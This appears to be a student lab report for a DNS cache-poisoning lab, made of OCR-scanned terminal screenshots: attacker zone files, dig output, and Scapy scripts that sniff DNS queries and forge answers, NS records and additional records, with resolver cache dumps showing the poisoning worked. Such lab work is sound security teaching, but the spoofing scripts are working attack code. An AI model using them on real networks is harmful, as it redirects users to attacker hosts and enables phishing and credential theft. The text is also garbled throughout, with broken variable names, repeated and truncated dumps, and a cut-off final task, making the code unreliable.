192.7.0.32 [srtt 54026] [flags 0x0004000] [edns 1/0/0/0/0] [plain 0/0] [udsipsize 512] [
```

```
root@lbd8112cladab:/etc/bind# pwd
/etc/bind
root@lbd8112cladab:/etc/bind# bind9 ls
bind.keys db.127 db.empty named.conf named.conf.local rndc.key zone_example.com
db.0 db.25 db.local named.conf.default.zones named.conf.options zone attacker32.com zones.rfc1918
root@lbd8112cladab:/etc/bind# cat zone attacker32.com
$TTL 3D
@ IN SOA ns.attacker32.com. admin.attacker32.com. (
    2098111001
    8H
    2H
    4W
    1D)

@ IN NS ns.attacker32.com.

@ IN A 10.9.0.180
www IN A 10.9.0.180
ns IN A 10.9.0.153
* IN A 10.9.0.180
root@lbd8112cladab:/etc/bind# cat zone example.com
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)

@ IN NS ns.attacker32.com.

@ IN A 1.2.3.4
www IN A 1.2.3.5
ns IN A 10.9.0.153
* IN A 1.2.3.6
root@lbd8112cladab:/etc/bind#
```

Attacker’s Nameserver: On the attacker’s nameserver, we host two zones. One is the attacker’s legitimate zone `attacker32.com`, and the other is the fake `example.com` zone. The zones are configured in `/etc/bind/named.conf`:

User machine: The user container 10.9.0.5 is already configured to use 10.9.0.53 as its local DNS server. This is achieved by changing the resolver configuration file (/etc/resolv.conf) of the user machine, so the server 10.9.0.53 is added as the first nameserver entry in the file, i.e., this server will be used as the primary DNS server.

Testing the DNS Setup

From the User container, we will run a series of commands to ensure that our lab setup is correct. In your lab report, please document your testing results.

Get the IP address of ns.attacker32.com. When we run the following dig command, the local DNS server will forward the request to the Attacker nameserver due to the forward zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the zone file (attacker32.com.zone) that we set up on the Attacker nameserver. If this is not what you get, your setup has issues. Please describe your observation in your lab report.


Get the IP address of www.example.com. Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User machine) and describe your observation.

```
root@cdcc48b2dad:~# user@10.9.0.5
$ dig @ns.attacker32.com www.example.com
; <>>HEADER<< opcode: QUERY, status: NOERROR, id: 58507
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: ud: 4096
; COOKIE: b282846ed6a8625e01000000655e02d3ec2895d8ad94fa46 (good)
; QUESTION SECTION:
;www.example.com. IN A
; ANSWER SECTION:
;www.example.com. 259200 IN A 10.9.0.153
; Query time: 20 msec
; SERVER: 10.9.0.153#53(10.9.0.53)
; WHEN: Wed Nov 22 13:32:03 UTC 2023
; MSG SIZE rcvd: 90
root@cdcc48b2dad:/# dig ns.attacker32.com
; <>>DIG 9.16.1-Ubuntu <>> ns.attacker32.com
; global options: +cmd
; Got answer:
; ->>HEADER<< opcode: QUERY, status: NOERROR, id: 58507
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: ud: 4096
; COOKIE: b282846ed6a8625e01000000655e02d3ec2895d8ad94fa46 (good)
; QUESTION SECTION:
;ns.attacker32.com. IN A
; ANSWER SECTION:
;ns.attacker32.com. 259200 IN A 10.9.0.153
; Query time: 20 msec
; SERVER: 10.9.0.153#53(10.9.0.53)
; WHEN: Wed Nov 22 13:32:03 UTC 2023
; MSG SIZE rcvd: 90
root@cdcc48b2dad:/# dig www.example.com
; <>>DIG 9.16.1-Ubuntu <>> www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<< opcode: QUERY, status: NOERROR, id: 26251
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: ud: 4096
; COOKIE: b2366616bd79201000000655e031db2d5fb7a45b4746 (good)
; QUESTION SECTION:
;www.example.com. IN A
; ANSWER SECTION:
;www.example.com. 86400 IN A 93.184.216.34
; Query time: 1164 msec
; SERVER: 10.9.0.153#53(10.9.0.53)
; WHEN: Wed Nov 22 13:33:17 UTC 2023
; MSG SIZE rcvd: 88
root@cdcc48b2dad:/#
```

```
root@cdcc48b2dad:~# dig @ns.attacker32.com www.example.com
; <>>DIG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
; global options: +cmd
; Got answer:
; ->>HEADER<< opcode: QUERY, status: NOERROR, id: 63446
; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: ud: 4096
; COOKIE: 112fc7f2247d8bf01000000655e038c266bb89e31f15f6a (good)
; QUESTION SECTION:
;www.example.com. IN A
; ANSWER SECTION:
;www.example.com. 259200 IN A 1.2.3.5
; Query time: 7 msec
; SERVER: 10.9.0.153#53(10.9.0.153)
; WHEN: Wed Nov 22 13:35:08 UTC 2023
; MSG SIZE rcvd: 88
root@cdcc48b2dad:/#
```

The Attack Tasks

The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, when the user tries to access the online banking, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of bank, the user might be fooled and give away password of his/her online banking account.



Task 1: Directly Spoofing Response to User

```
*dockerclicker-compose.yml* Dockerfile direct_spoof.py*  
1#!/usr/bin/env python3  
2from scapy.all import *  
3  
4def spoof_dns(pkt):  
5    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):  
6        pkt.show()  
7  
8        # Swap the source and destination IP address  
9        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)  
10       # Swap the source and destination port number  
11       UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)  
12  
13       # The Answer Section  
14       Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',  
15                      ttl=259200, rdata='1.1.1.1')  
16  
17  
18       # Construct the DNS packet  
19       DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,  
20                      qdcount=1, ancount=1, nscount=0, arcount=0,  
21                      an=Ansec)  
22  
23       # Construct the entire IP packet and send it out  
24       spoofpkt = IPpkt/UDPktr/DNSpkt  
25       send(spoofpkt)  
26  
27  
28# Sniff UDP query packets and invoke spoof_dns().  
29f = sniff(prn=spoof_dns, filter="udp and host 10.9.0.5 and dst port 53")  
30pkt = sniff(iface="br-652fec0e18a4", filter=f, prn=spoof_dns)
```

```
[11/22/23]seed@VM:~$ dockps  
95dae45bd5e4 seed-attacker  
0cdcc48b2dad user-10.9.0.5  
d588ecac64e local-dns-server-10.9.0.53  
1d8112c1adab attacker-ns-10.9.0.153  
394396a65801 seed-router  
[11/22/23]seed@VM:~$ docksh seed-attacker  
root@VM:  
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
      valid_lft forever preferred_lft forever  
      inetet 1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:00:27:41:71:6b brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3  
      valid_lft 79995sec preferred_lft 79995sec  
      inetet fe80::3fe:646c%237a:2598/64 scope link noprefixroute  
3: docker0 <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether 02:42:00:00:00:00 brd ff:ff:ff:ff:ff:ff  
    valid_lft forever preferred_lft forever  
4: br-652fec0e18a4 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 02:42:3c:96:2f:d8 brd ff:ff:ff:ff:ff:ff  
    valid_lft forever preferred_lft forever  
    inetet fe80::3c:96ff%br-652fec0e18a4/64 scope link  
      valid_lft forever preferred_lft forever  
5: br-5e30ac148d68 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 02:42:1a:be:e2:29 brd ff:ff:ff:ff:ff:ff  
    inet 10.8.0.1/24 brd 10.8.0.255 scope global br-5e30ac148d68  
      valid_lft forever preferred_lft forever  
    inetet fe80::9ccb:9ff%br-5e30ac148d68/64 scope link  
      valid_lft forever preferred_lft forever  
6: vethb1e68130if22 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-652fec0e18a4 state UP group default  
    link/ether 02:42:97:b4 brd ff:ff:ff:ff:ff:ff link-netnsid 2  
    inetet fe80::9ccb:9ff%fe72:97b4/64 scope link  
      valid_lft forever preferred_lft forever  
7: veth25809999if28 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-5e30ac148d68 state UP group default  
    link/ether 02:42:1a:ff:fe66:70 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inetet fe80::9c6e:4dff%fe66:70bf/64 scope link  
      valid_lft forever preferred_lft forever  
8: veth3430ca9if26 <NO-CARRIER,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-652fec0e18a4 state UP group default  
    link/ether 02:42:1a:be:e1:01 brd ff:ff:ff:ff:ff:ff link-netnsid 3  
    inetet fe80::9c6e:4dff%fe66:70bf/64 scope link  
      valid_lft forever preferred lft forever  
9: veth3ce8edb1f28 <NO-CARRIER,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-652fec0e18a4 state UP group default  
    link/ether 0a:2c:da:c5:fe:bf brd ff:ff:ff:ff:ff:ff link-netnsid 1
```

```
[11/22/23]seed@VM:~$ dockps  
95dae45bd5e4 seed-attacker  
0cdcc48b2dad user-10.9.0.5  
d588ecac64e local-dns-server-10.9.0.53  
1d8112c1adab attacker-ns-10.9.0.153  
394396a65801 seed-router  
[11/22/23]seed@VM:~$ docksh user-10.9.0.5  
root@0cdcc48b2dad:/# dig www.example.com  
  
; <>> DiG 9.16.1-Ubuntu <>> www.example.com  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 60851  
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0  
  
;; QUESTION SECTION:  
;www.example.com. IN A  
  
;; ANSWER SECTION:  
www.example.com. 259200 IN A 1.1.1.1  
  
;; Query time: 71 msec  
;; SERVER: 10.9.0.53#53(10.9.0.53)  
;; WHEN: Wed Nov 22 14:11:11 UTC 2023  
;; MSG SIZE rcvd: 64  
  
root@0cdcc48b2dad:/#
```

```
root@VM:/volumes# ./direct_spoof.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:35
src      = 02:42:0a:09:00:05
type    = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 13253
flags    =
frag     = 0
ttl      = 64
proto   = udp
chksum  = 0x3289
src      = 10.9.0.5
dst      = 10.9.0.53
\options \
###[ UDP ]###
sport    = 48697
dport    = domain
len      = 64
chksum  = 0x149d
###[ DNS ]###
id       = 8558
qr      = 0
opcode  = QUERY
aa      = 0
tc      = 0
rd      = 1
ra      = 0
z       = 0
ad      = 1
cd      = 0
rcode  = ok
qdcount = 1
ancount = 0
nscount = 0
arcount = 1
\qd    \
|###[ DNS Question Record ]###
| qname  = 'www.example.com.'
| qtype   = A
| qclass  = IN
an      = None
ns      = None
\ar    \
|###[ DNS OPT Resource Record ]###
| rrname = '.'
| type   = OPT
| rclass = 4096
```

```
ttl      = 64
proto   = udp
chksum  = 0x3289
src      = 10.9.0.5
dst      = 10.9.0.53
\options \
###[ UDP ]###
sport    = 48697
dport    = domain
len      = 64
chksum  = 0x149d
###[ DNS ]###
id       = 8558
qr      = 0
opcode  = QUERY
aa      = 0
tc      = 0
rd      = 1
ra      = 0
z       = 0
ad      = 1
cd      = 0
rcode  = ok
qdcount = 1
ancount = 0
nscount = 0
arcount = 1
\qd    \
|###[ DNS Question Record ]###
| qname  = 'www.example.com.'
| qtype   = A
| qclass  = IN
an      = None
ns      = None
\ar    \
|###[ DNS OPT Resource Record ]###
| rrname = '.'
| type   = OPT
| rclass = 4096
| extrcode = 0
| version = 0
| z       = 0
| rdlen   = None
| \rdata  \
| |###[ DNS EDNS0 TLV ]###
| | | opcode  = 10
| | | optlen  = 8
| | | optdata = 'r\xd9\xb35\x81x;\x13'
```

```
. Sent 1 packets.
```

```
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.      777261  NS      a.iana-servers.net.
www.example.com.  690862  A       93.184.216.34
20231209033139  20231118101641 46981 example.com.
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

```
#!/usr/bin/env python3
from scapy.all import *
#def spoof(pkt):
5 if DNS in pkt and www.example.com. in pkt[DNS].qd.qname.decode('utf-8'):
6     pkt.show()
7
8     # Swap the source and destination IP address
9     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11     # Swap the source and destination port number
12     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14     # The Answer Section
15     Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                  ttl=359000, rdata='1.1.1.1')
17
18
19     # Construct the DNS packet
20     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
21                   qdcount=1, ancount=1, nscount=0, arcount=0,
22                   anAnsec)
23
24     # Construct the entire IP packet and send it out
25     spooftk = IPpkt/UDPkts/DNSpkt
26     send(spooftk)
27
28 # Sniff UDP query packets and invoke spoof_dns().
29 f = 'udp and src host 10.9.0.53 and dst port 53'
30 pkt = sniff(iface='br-652fec0e18a4', filter=f, prn=spoof_dns)
```

```
root@0cdcc48b2dad:~# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv start.sh sys tmp usr var
root@0cdcc48b2dad:~# dig www.example.com
; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 10786
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
: EDNS: version: 0, flags: udp: 4096
: COOKIE: aae4ef4499841ce010000000655e122eeff0b4afe3b4ab99 (good)
;; QUESTION SECTION:
:www.example.com.   IN    A
;; ANSWER SECTION:
www.example.com. 259200 IN    A    1.1.1.1
;; Query time: 1828 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 14:37:34 UTC 2023
;; MSG SIZE rcvd: 88
root@0cdcc48b2dad:~# dig www.example.com
; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 204
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
: EDNS: version: 0, flags: udp: 4096
: COOKIE: 1f47ceda297741b5010000000655e12516d5d0db6c559b4fe (good)
;; QUESTION SECTION:
:www.example.com.   IN    A
;; ANSWER SECTION:
www.example.com. 259200 IN    A    1.1.1.1
;; Query time: 1772 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 14:38:09 UTC 2023
;; MSG SIZE rcvd: 88
root@0cdcc48b2dad:~#
```

```
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.      777261  NS      a.iana-servers.net.
www.example.com.  690862  A       93.184.216.34
20231209033139  20231118101641 46981 example.com.

root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.      777328  NS      a.iana-servers.net.
www.example.com.  863729  A       1.1.1.1
root@d588ecaac64e:/var/cache/bind#
```

```

root@00t:/volumes# ./spoof_answer.py
###[ Ethernet ]##
dst      = 02:42:0a:09:00:0b
src      = 02:42:0a:09:00:35
type    = IPv4
###[ IP ]##=
version  = 4
ihl      = 5
tot_len  = 0x0
ttl      = 64
id       = 30830
flags    =
frag    =
proto   = udp
chksum   = 0x5d6
src      = 10.9.0.53
dst      = 199.43.133.53
options  \
###[ UDP ]##=
sport    = 33333
dport    = domain
len      = 64
chksum   = 0x56f0
###[ DNS ]##=
id       = 52512
qr      =
opcode   = QUERY
aa      =
tc      =
rd      =
ra      =
z       =
ad      =
cd      =
rcode   = ok
qdcount = 1
ancount = 0
nscount = 0
arcount = 0
\qd     \
###[ DNS Question Record ]##=
| qname   = 'www.example.com.'
| qtype   = A
| qclass  = IN
an      = None
ns      = None
\ar     \
###[ DNS OPT Resource Record ]##=
| rrname  = '.'
| type    = OPT
| rclass  = 512
| extrcode = 0
| version = 0
| z       = D0
| rdlen   = None
| \rdata   \
|###[ DNS EDNS0 TLV ]##=
| | opcode  = 10
| | optlen  = 8
| | optdata = 'S\x87\x94\x8e#/x86\xdc'
.

Sent 1 packets.

```

Task 3: Spoofing NS Records

```
*dockerscompose.py          dockerrc           dns_sniff_spoof.py          direct_spoof.py          spoof_answer.py          spoof_ns_record.py
1#!/usr/bin/env python3
2from scapy.all import *
3
4def spoof(dnspkt):
5    if DNS in dnspkt and 'www.example.com.' in dnspkt[DNS].qd.qname.decode('utf-8'):
6        dnspkt.show()
7
8    # Swap the source and destination IP address
9    IPpkt = IP(dspkt[IP].src, spcpkt[IP].dst)
10
11   # Swap the source and destination port number
12   UDPpkt = UDP(dport=dspkt[UDP].sport, sport=53)
13
14   # The Answer Section
15   Ansec = DNSRR(rrname='www.example.com.', type='A',
16                  ttl=159200, rdata='1.1.1.1')
17
18   # The Authority Section
19   NSsec1 = DNSRR(rrname='example.com.', type='NS',
20                  ttl=159200, rdata='ns.attacker32.com')
21
22   # Construct the DNS packet
23   DNSpkt = DNS(id=dspkt[DNS].id, opcd=dspkt[DNS].qd, aa=1, rd=0, qr=1,
24                 ancount=1, an=DNSRR(rrname='www.example.com.', type='A',
25                 ttl=159200, rdata='1.1.1.1'),
26                 ns=DNSRR(rrname='example.com.', type='NS',
27                 ttl=159200, rdata='ns.attacker32.com'))
28
29   # Construct the entire IP packet and send it out
30   spoofpkt = IPpkt/UDPPkt/DNSpkt
31   send(spoofpkt)
32
33# Sniff UDP query packets and invoke spoof dns()
34f = L3PCap('l3pcap', lfilter='udp and src host 10.9.0.53 and dst port 53')
35f.start()
36
37# Sniff(iface='br-652fec0e18a4', filter=f, prn=spoof_dns)
```

```
root@VM:/volumes# ls
direct_spoof.py  dns_sniff_spoof.py  spoof_answer.py  spoof_ns_record.py
root@VM:/volumes# ./spoof_ns_record.py
###[ Ethernet ]###
      dst      = 02:42:0a:09:00:0b
      src      = 02:42:0a:09:00:35
      type     = IPv4
###[ IP ]###
      version   = 4
      ihl       = 5
      tos       = 0x0
      len       = 84
      id        = 21696
      flags     =
      frag      = 0
      ttl       = 64
      proto     = udp
      checksum  = 0xcf3a
      src       = 10.9.0.53
      dst       = 199.43.133.53
      \options   \
###[ UDP ]###
      sport     = 33333
      dport     = domain
      len       = 64
      checksum  = 0x56f0
###[ DNS ]###
      id        = 26941
      qr        = 0
      opcode   = QUERY
      aa        = 0
      tc        = 0
      rd        = 0
      ra        = 0
      z         = 0
      ad        = 0
      cd        = 1
      rcode     = ok
      qdcount   = 1
      ancount   = 0
      nscount   = 0
      arcount   = 1
      \qd      \
      |###[ DNS Question Record ]###
      |  qname    = 'www.example.com.'
      |  qtype    = A
      |  qclass   = IN
      an      = None
      ns      = None
      \ar      \
      |###[ DNS OPT Resource Record ]###
      |  rrname   = '.'
```

```

        ttl      = 64
        proto   = udp
        checksum = 0xcf3a
        src     = 10.9.0.53
        dst     = 199.43.133.53
        \options \
###[ UDP ]###
        sport    = 33333
        dport    = domain
        len      = 64
        checksum = 0x56f0
###[ DNS ]###
        id      = 26941
        qr      = 0
        opcode  = QUERY
        aa      = 0
        tc      = 0
        rd      = 0
        ra      = 0
        z       = 0
        ad      = 0
        cd      = 1
        rcode   = ok
        qdcount = 1
        ancount = 0
        nscount = 0
        arcount = 1
        \qd    \
        |###[ DNS Question Record ]###"
        |  qname   = 'www.example.com.'
        |  qtype   = A
        |  qclass  = IN
        an      = None
        ns      = None
        \ar    \
        |###[ DNS OPT Resource Record ]###"
        |  rrname  = '.'
        |  type    = OPT
        |  rclass  = 512
        |  extcode = 0
        |  version = 0
        |  z       = DO
        |  rdlen   = None
        |  \rdata  \
        |  |###[ DNS EDNS0 TLV ]###"
        |  |  opcode  = 10
        |  |  optlen  = 8
        |  |  optdata = 'S\x87\x94\x8e#\x86\xdc'

```

. Sent 1 packets.

```

root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.      691190  NS      a.iana-servers.net.
                           20231209060142 20231118101641 46981 example.com.
www.example.com.  691190  A       93.184.216.34
                           20231209033139 20231118101641 46981 example.com.
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.      777471  NS      ns.attacker32.com.
www.example.com.  863873  A       1.1.1.1
root@d588ecaac64e:/var/cache/bind#

```

```

root@0cdcc48b2dad:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 63335
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: eecadaa91b398e6b01000000655e16bc555e03db7783b415 (good)
;; QUESTION SECTION:
;www.example.com.      IN      A

;; ANSWER SECTION:
www.example.com.  259200  IN      A      1.1.1.1

;; Query time: 2440 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 14:57:00 UTC 2023
;; MSG SIZE  rcvd: 88
root@0cdcc48b2dad:#

```

Task 4: Spoofing NS Records for Another Domain

```
#!/usr/bin/env python3
# from scapy.all import *
#
# def spoof_dns(pkt):
#     if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
#         pkt.show()
#
#     # Swap the source and destination IP address
#     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
#
#     # Swap the source and destination port number
#     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
#
#     # The Answer Section
#     Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
#                   ttl=259200, rdata='1.1.1.1')
#
#     # The Authority Section
#     NSsec1 = DNSRR(rrname='example.com.', type='NS',
#                    ttl=259200, rdata='ns.attacker32.com.')
#     NSsec2 = DNSRR(rrname='example.com.', type='NS',
#                    ttl=259200, rdata='ns.example.com.')
#
#     # The Additional Section
#     Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
#                      ttl=259200, rdata='1.2.3.4')
#     Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
#                      ttl=259200, rdata='5.6.7.8')
#     Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
#                      ttl=259200, rdata='3.4.5.6')
#
#     # Construct the DNS packet
#     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
#                   cdcount=1, ncount=2, arcount=3,
#                   an=Ansec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
#
#     # Construct the entire IP packet and send it out
#     spoofpkt = IPpkt/UDPPkt/DNSpkt
#     spoofpkt.show()
#     send(spoofpkt)
#
# # Sniff UDP query packets and invoke spoof_dns().
# f = "udp and src host 10.9.0.53 and dst port 53"
# pkt = sniff(iface='br-652fec0e10a4', filter=f, prn=spoof_dns)
```

```
root@0cdcc48b2dad:/# dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 27794
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: ee7ed75ee8c2157d01000000655e1b04535c480d2972376c (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.1.1.1

;; Query time: 3120 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 15:15:16 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/#
```

```
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.          691190  NS      a.iana-servers.net.
                                     20231209060142 20231118101641 46981 example.com.
www.example.com.      691190  A       93.184.216.34
                                     20231209033139 20231118101641 46981 example.com.
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.          777471  NS      ns.attacker32.com.
www.example.com.      863873  A       1.1.1.1
root@d588ecaac64e:/var/cache/bind#
```

```

root@VM:/volumes# ls
direct_spoof.py dns_sniff_spoof.py spoof_answer.py spoof_ns_record.py spoof_ns_record_diff_domain.py
root@VM:/volumes$ ./spoof_ns_record_diff_domain.py

###[ Ethernet ]###
dst      = 02:42:0a:09:00:0b
src      = 02:42:0a:09:00:35
type     = IPv4

###[ IP ]###
version   = 4
ihl       = 5
tos       = 0x0
len       = 84
id        = 51431
flags     =
frag     = 0
ttl       = 64
proto     = udp
checksum  = 0x5913
src       = 10.9.0.53
dst       = 199.43.135.53
\options  \
###[ UDP ]###
sport     = 33333
dport     = domain
len       = 64
checksum  = 0x58f0

###[ DNS ]###
id        = 56067
qr        = 0
opcode    = QUERY
aa        = 0
tc        = 0
rd        = 0
ra        = 0
z         = 0
ad        = 0
cd        = 1
rcode    = ok
qcount   = 1
ancount  = 0
nscount  = 0
arcount  = 1
\qd      \
|###[ DNS Question Record ]###
| qname   = 'www.example.com.'
| qtype   = A
| qclass  = IN
an        \
ns       =
\ar      \
|###[ DNS OPT Resource Record ]###
| rrname  = '.'


```

```

dport     = 33333
len       = None
checksum  = None

###[ DNS ]###
id        = 56067
qr        = 1
opcode    = QUERY
aa        = 1
tc        = 0
rd        = 0
ra        = 0
z         = 0
ad        = 0
cd        = 0
rcode    = ok
qcount   = 1
ancount  = 1
nscount  = 2
arcount  = 0
\qd      \
|###[ DNS Question Record ]###
| qname   = 'www.example.com.'
| qtype   = A
| qclass  = IN
\an      \
|###[ DNS Resource Record ]###
| rrname  = 'www.example.com.'
| type    = A
| rclass  = IN
| ttl    = 259200
| rdlen  = None
| rdata   = 1.1.1.1
\ns      \
|###[ DNS Resource Record ]###
| rrname  = 'example.com'
| type    = NS
| rclass  = IN
| ttl    = 259200
| rdlen  = None
| rdata   = 'ns.attacker32.com'
|###[ DNS Resource Record ]###
| rrname  = 'google.com'
| type    = NS
| rclass  = IN
| ttl    = 259200
| rdlen  = None
| rdata   = 'ns.attacker32.com'
ar      = None

.

Sent 1 packets.


```

Task 5: Spoofing Records in the Additional Section

```
#dns-spoof.py          Dockerfile      dns_sniff_ip.py      dns_sniff.py      spoof_ip.py      spoof_ns_record.py      spoof_ns_record_diff_domain.py      spoof_ns_additional_record.py
1#!/usr/bin/env python3
2from scapy.all import *
3
4def spoof_dns(pkt):
5    if DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8'):
6        pkt.show()
7
8    # Swap the source and destination IP address
9    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11   # Swap the source and destination port number
12   UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14   # The Answer Section
15   Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                  ttl=259200, rdata='1.1.1.1')
17
18   # The Authority Section
19   NSsec1 = DNSRR(rrname='example.com.', type='NS',
